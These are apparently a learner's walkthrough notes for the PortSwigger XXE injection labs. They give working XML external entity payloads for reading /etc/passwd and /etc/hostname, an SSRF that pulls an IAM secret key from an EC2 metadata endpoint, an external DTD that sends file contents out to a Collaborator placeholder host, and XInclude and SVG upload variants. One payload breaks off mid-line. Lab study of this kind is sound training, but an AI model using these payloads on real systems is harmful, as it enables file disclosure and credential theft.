# PortSwigger XXE Injection Lab Notes

XXE (XML External Entity) is a vulnerability that happens when an application parses XML input insecurely and allows external entities to be loaded.

An attacker can exploit this to:

* Read local files on the server (/etc/passwd, config files).
* Perform SSRF (make the server send requests to internal systems).
* In some cases, cause denial of service or exfiltrate sensitive data.

👉 In short: XXE lets attackers abuse XML parsers to access files or systems the app shouldn’t expose.

1. Exploiting XXE using external entities to retrieve files


This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

To solve the lab, inject an XML external entity to retrieve the contents of the /etc/passwd file.

 Solution

1. Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
2. Insert the following external entity definition in between the XML declaration and the stockCheck element:

***<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>***



1. Replace the productId number with a reference to the external entity: &xxe;. The response should contain "Invalid product ID:" followed by the contents of the /etc/passwd file.
2. Exploiting XXE to perform SSRF attacks

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

The lab server is running a (simulated) EC2 metadata endpoint at the default URL, which is http://169.254.169.254/. This endpoint can be used to retrieve data about the instance, some of which might be sensitive.

To solve the lab, exploit the XXE vulnerability to perform an SSRF attack that obtains the server's IAM secret access key from the EC2 metadata endpoint.

 Solution

1. Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
2. Insert the following external entity definition in between the XML declaration and the stockCheck element:

***<!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/"> ]>***

1. Replace the productId number with a reference to the external entity: &xxe;. The response should contain "Invalid product ID:" followed by the response from the metadata endpoint, which will initially be a folder name.
2. Iteratively update the URL in the DTD to explore the API until you reach ***/latest/meta-data/iam/security-credentials/admin.*** This should return JSON containing the ***SecretAccessKey.***

A screenshot of a computer

AI-generated content may be incorrect.

1. Blind XXE with out-of-band interaction

This lab has a "Check stock" feature that parses XML input but does not display the result.

You can detect the blind XXE vulnerability by triggering out-of-band interactions with an external domain.

To solve the lab, use an external entity to make the XML parser issue a DNS lookup and HTTP request to Burp Collaborator.

**Note**

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.

 Solution

1. Visit a product page, click "Check stock" and intercept the resulting POST request in Burp Suite Professional.
2. Insert the following external entity definition in between the XML declaration and the stockCheck element. Right-click and select "Insert Collaborator payload" to insert a Burp Collaborator subdomain where indicated:

***<!DOCTYPE stockCheck [ <!ENTITY xxe SYSTEM "http://BURP-COLLABORATOR-SUBDOMAIN"> ]>***

1. Replace the productId number with a reference to the external entity:

***&xxe;***

1. Go to the Collaborator tab, and click "***Poll now".*** If you don't see any interactions listed, wait a few seconds and try again. You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload.
2. Blind XXE with out-of-band interaction via XML parameter entities

General vs parameter entity declarations:

A screenshot of a computer

AI-generated content may be incorrect.

**1. General Entity Declarations**

* Defined with <!ENTITY ...> inside the **DTD**.
* Replaced **wherever they are referenced in the XML body** using &name;.
* Think of them like variables/macros inside the XML **document content**.

**2. Parameter Entity Declarations**

* Defined with <!ENTITY % ...> (notice the %).
* Only used **inside the DTD**, not in the XML body.
* Referenced with %name; and typically used to **structure DTD definitions**.

This lab has a "Check stock" feature that parses XML input, but does not display any unexpected values, and blocks requests containing regular external entities.

To solve the lab, use a parameter entity to make the XML parser issue a DNS lookup and HTTP request to Burp Collaborator.

 Solution

1. Visit a product page, click "Check stock" and intercept the resulting POST request in Burp Suite Professional.
2. Insert the following external entity definition in between the XML declaration and the stockCheck element. Right-click and select "Insert Collaborator payload" to insert a Burp Collaborator subdomain where indicated:

***<!DOCTYPE stockCheck [<!ENTITY % xxe SYSTEM "http://BURP-COLLABORATOR-SUBDOMAIN"> %xxe; ]>***

1. Go to the Collaborator tab, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again. You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload.

* This would only work if you can control the XML body and insert &xxe; somewhere.
* In this lab, you can’t edit the XML body — only prepend a DTD.
* That’s why a parameter entity is necessary.

5. Exploiting blind XXE to exfiltrate data using a malicious external DTD

This lab has a "Check stock" feature that parses XML input but does not display the result.

To solve the lab, exfiltrate the contents of the /etc/hostname file.

**🔹 What’s happening here?**

* The lab is *blind XXE* → you can’t see the file contents in the response.
* So the only way to exfiltrate data is to make the vulnerable server send it to you (Burp Collaborator) via an **out-of-band (OOB) request**.
* To do that, we build a **malicious external DTD** that first reads the file and then wraps its content into a URL.

 Solution

1. Using Burp Suite Professional, go to the [Collaborator](https://portswigger.net/burp/documentation/desktop/tools/collaborator) tab.
2. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard.
3. Place the Burp Collaborator payload into a malicious DTD file:

***<!ENTITY % file SYSTEM "file:///etc/hostname">***

* %file = parameter entity that loads the contents of /etc/hostname.
* The XML parser will try to resolve it and substitute its value with the actual file contents.

***<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'http://BURP-COLLABORATOR-SUBDOMAIN/?x=%file;'>">***

* Here, %eval defines a new entity declaration on the fly.
* Notice &#x25; = encoded % → so we’re literally defining another parameter entity inside XML (%exfil).
* %exfil will create a request to our Burp Collaborator domain with the file contents appended as a query string (?x=<file content>).

***%eval;***

***%exfil;***

* Expanding %eval; creates %exfil.
* Expanding %exfil; sends the HTTP request to our Burp Collaborator, carrying the file contents.

1. Click "Go to exploit server" and save the malicious DTD file on your server. Click "View exploit" and take a note of the URL.
2. You need to exploit the stock checker feature by adding a parameter entity referring to the malicious DTD. First, visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
3. Insert the following external entity definition in between the XML declaration and the stockCheck element:

***<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "YOUR-DTD-URL"> %xxe;]>***

* %xxe pulls our external malicious DTD from the exploit server.
* That DTD then runs the whole chain above → fetch file → append it to URL → exfiltrate to Collaborator.

1. Go back to the Collaborator tab, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again.
2. You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload. The HTTP interaction could contain the contents of the /etc/hostname file.

🔹 Why we used these payloads

* %file SYSTEM "file://..." → reads the local file.
* %eval with &#x25; → bypasses XML syntax limitations and lets us create a second entity on the fly.
* %exfil SYSTEM 'http://…/?x=%file;' → actually sends the data out-of-band.
* External DTD (%xxe) → needed because the injected XML space is too small/limited; we offload the complex payload to a hosted DTD file.


We chained parameter entities in an external DTD to exfiltrate /etc/hostname. First we read it, then we re-declared a new entity to wrap that content into a Collaborator HTTP request, and finally triggered it. This works because blind XXE doesn’t give direct responses, so the only way to leak data is to smuggle it out via DNS/HTTP to an attacker-controlled server.

6. Exploiting blind XXE to retrieve data via error messages

This lab has a "Check stock" feature that parses XML input but does not display the result.

To solve the lab, use an external DTD to trigger an error message that displays the contents of the /etc/passwd file.

The lab contains a link to an exploit server on a different domain where you can host your malicious DTD.



instead of using Burp Collaborator to exfiltrate data, we *force the application to error out* in a way that leaks the file contents back in the error message.

 Solution

1. Click "Go to exploit server" and save the following malicious DTD file on your server:

***<!ENTITY % file SYSTEM "file:///etc/passwd">***

* Loads the contents of /etc/passwd into the parameter entity %file.

***<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'file:///invalid/%file;'>">***

* %eval defines another parameter entity called %exfil.
* It tries to access a path like:
  + file:///invalid/<contents-of-passwd>

***%eval;***

***%exfil;***

* %eval; expands into the definition of %exfil.
* %exfil; tries to resolve the invalid path.
* Because the path is invalid, the parser throws an error message, which includes the actual file contents substituted into the path.

When imported, this page will read the contents of /etc/passwd into the file entity, and then try to use that entity in a file path.

1. Click "View exploit" and take a note of the URL for your malicious DTD.
2. You need to exploit the stock checker feature by adding a parameter entity referring to the malicious DTD. First, visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
3. Insert the following external entity definition in between the XML declaration and the stockCheck element:

***<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "YOUR-DTD-URL"> %xxe;]>***

* %xxe fetches the malicious DTD from the exploit server.
* The malicious DTD then runs the steps above → file read → error → leaked in response.

You should see an error message containing the contents of the /etc/passwd file.

7. Exploiting XInclude to retrieve files

🔹 What is XInclude?

* XInclude (XML Inclusion) is a W3C feature that lets you merge external files into an XML document.
* Instead of declaring an entity in a DTD (<!ENTITY ...>), you use an XML element:

<xi:include href="file:///etc/passwd" parse="text" xmlns:xi="http://www.w3.org/2001/XInclude"/>

* The parser sees this tag and literally says: “Oh, I need to go fetch /etc/passwd and include its contents here.”

This lab has a "Check stock" feature that embeds the user input inside a server-side XML document that is subsequently parsed.

Because you don't control the entire XML document you can't define a DTD to launch a classic XXE attack.

To solve the lab, inject an XInclude statement to retrieve the contents of the /etc/passwd file.

**Hint**

By default, XInclude will try to parse the included document as XML. Since /etc/passwd isn't valid XML, you will need to add an extra attribute to the XInclude directive to change this behavior.

 Solution

1. Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
2. Set the value of the productId parameter to:

***<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:inclu***

1. Exploiting XXE via image file upload

This lab lets users attach avatars to comments and uses the Apache Batik library to process avatar image files.

To solve the lab, upload an image that displays the contents of the /etc/hostname file after processing. Then use the "Submit solution" button to submit the value of the server hostname.

**Hint**

The SVG image format uses XML.

 Solution

1. Create a local SVG image with the following content:

***<?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]><svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1"><text font-size="16" x="0" y="16">&xxe;</text></svg>***

1. Post a comment on a blog post, and upload this image as an avatar.
2. When you view your comment, you should see the contents of the /etc/hostname file in your image. Use the "Submit solution" button to submit the value of the server hostname.